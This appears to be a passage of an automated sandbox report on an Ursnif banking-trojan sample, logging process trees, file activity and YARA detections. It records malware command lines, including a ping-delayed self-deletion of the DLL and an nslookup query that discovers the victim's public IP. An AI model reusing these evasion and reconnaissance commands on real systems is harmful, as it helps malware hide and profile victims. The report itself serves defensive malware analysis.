C:\Users\user\AppData\Local\Temp\rn2v1u0v\CSCE8729092494447E68BAFD2B3DE7C4FE.TMP	0	652	00 00 00 00 20 00 00 00 fd fd 00 00 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 fd fd 10 00 fd fd 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 fd 04 fd fd 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 fd 04 fd 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66	L<0L4VS_VERSION_INFO?DVarFile Info$TranslationStringFileInf	success or wait	1	7FF6FCBDED5B	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\rn2v1u0v\rn2v1u0v.cmdline	unknown	369	success or wait	1	7FF6FCB71EE7	ReadFile
C:\Users\user\AppData\Local\Temp\rn2v1u0v\rn2v1u0v.0.cs	unknown	403	success or wait	1	7FF6FCB71EE7	ReadFile

Analysis Process: cvtres.exe PID: **5080**, Parent PID: **7156**

General

Target ID:	29
Start time:	11:27:55
Start date:	25/05/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESBB61.tmp" "c:\Users\user\AppData\Local\Temp\rn2v1u0v\CSCE8729092494447E68BAFD2B3DE7C4FE.TMP"
Imagebase:	0x7ff7a1d50000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: control.exe PID: **6364**, Parent PID: **4452**

General

Target ID:	30
Start time:	11:27:55
Start date:	25/05/2022
Path:	C:\Windows\System32\control.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\control.exe -h
Imagebase:	0x7ff620e10000
File size:	117760 bytes
MD5 hash:	625DAC87CB5D7D44C5CA1DA57898065F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 0000001E.00000000.449708876.00000000007F0000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000001E.00000003.450528570.000001F31E7EC000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 0000001E.00000000.447845466.00000000007F0000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 0000001E.00000000.446537800.00000000007F0000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000001E.00000003.450680701.000001F31E7EC000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\ntdll.dll	unknown	4	success or wait	3	7F26D6	ReadFile

Analysis Process: csc.exe PID: **5092**, Parent PID: **6824**

General

Target ID:	32
Start time:	11:28:01
Start date:	25/05/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\0rxpcrxp\0rxpcrxp.cmdline
Imagebase:	0x7ff6fcb60000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: cvtres.exe PID: **6392**, Parent PID: **5092**

General

Target ID:	33
Start time:	11:28:04
Start date:	25/05/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESDBAB.tmp" "c:\Users\user\AppData\Local\Temp\0rxpcrxp\CSC81748258BEC6426288BE9680C960B04E.TMP"
Imagebase:	0x7ff7a1d50000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: explorer.exe PID: **3616**, Parent PID: **6364**

General

Target ID:	34
Start time:	11:28:09
Start date:	25/05/2022
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff6f3b00000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **260**, Parent PID: **3616**

General

Target ID:	38
Start time:	11:28:24
Start date:	25/05/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\cmd.exe" /C ping localhost -n 5 && del "C:\Users\user\Desktop\zs5n5sI6N2.dll
Imagebase:	0x7ff7bb450000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **5896**, Parent PID: **260**

General

Target ID:	39
Start time:	11:28:29
Start date:	25/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff647620000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: PING.EXE PID: **5988**, Parent PID: **260**

General

Target ID:	40

Start time:	11:28:31
Start date:	25/05/2022
Path:	C:\Windows\System32\PING.EXE
Wow64 process (32bit):	false
Commandline:	ping localhost -n 5
Imagebase:	0x7ff7532f0000
File size:	21504 bytes
MD5 hash:	6A7389ECE70FB97BFE9A570DB4ACCC3B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: RuntimeBroker.exe PID: **4440**, Parent PID: **3616**

General	
Target ID:	41
Start time:	11:28:43
Start date:	25/05/2022
Path:	C:\Windows\System32\RuntimeBroker.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\RuntimeBroker.exe -Embedding
Imagebase:	0x7ff6b45b0000
File size:	99272 bytes
MD5 hash:	C7E36B4A5D9E6AC600DD7A0E0D52DAC5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **2960**, Parent PID: **3616**

General	
Target ID:	43
Start time:	11:29:19
Start date:	25/05/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd /C "nslookup myip.opendns.com resolver1.opendns.com > C:\Users\user\AppData\Local\Temp\1759.bi1"
Imagebase:	
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

No disassembly